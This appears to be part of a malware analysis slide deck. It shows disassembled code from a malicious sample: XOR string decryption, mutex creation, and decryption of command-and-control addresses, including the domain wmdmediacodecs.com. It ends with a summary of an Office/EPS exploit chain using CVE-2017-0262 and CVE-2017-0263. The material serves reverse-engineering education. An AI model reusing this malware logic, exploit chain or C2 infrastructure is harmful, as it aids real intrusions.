call    decrypt_string ; decrypts to f1PGdvyhPykxGvhDOAZnU
pop     ecx
pop     ecx
mov     edi, eax
push    edi ; lpName
push    1 ; bInitialOwner
push    0 ; lpMutexAttributes
call    ds:CreateMutexA
mov     esi, eax
call    ds:GetLastError
push    edi ; lpMem
```

Show Me All Your Strings

- Inspect decrypt_string function
- Loop with xor
- Go through list of cross references
- Run in debugger and take notes




```
loc_10005070:                    ; length
                push    2Ch
                push    eax ; encryptedBuffer
                call    decrypt_string ; google.com
                        ; wmdmediacodecs.com
                        ; TODO CnC addresses!!!
                pop     ecx
                pop     ecx
                mov     ecx, [edi+0Ch]
                mov     [ecx+esi*4], eax
                inc     esi
                mov     eax, [ebp+var_4]
                add     eax, 2Ch
                mov     [ebp+var_4], eax
                cmp     esi, [ebx]
                jb      short loc_10005070
```



```
                push    edi
                mov     edi, [ebp+encryptedBuffer]
                sub     edi, esi

loc_100031F7:
                lea     ecx, [eax+esi]
                mov     [ebp+keyLen], 17
                xor     edx, edx
                div     [ebp+keyLen]
                mov     al, ds:xorKey178[edx]
                xor     al, [edi+ecx]
                mov     [ecx], al
                mov     eax, [ebp+length]
                inc     eax
                mov     [ebp+length], eax
                cmp     eax, ebx ; ebx=length, eax=index
                jl      short loc_100031F7
```

Summary


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key
Outer shellcode
Inner shellcode – encrypted with PRNG
Dropper - exe
Payload buffer - encrypted
Payload buffer – ZIP compressed
CnC - encrypted
32bit EOP exploit CVE-2017-0263
64bit EOP exploit CVE-2017-0263
CVS 2017-0262 EPS exploit

Questions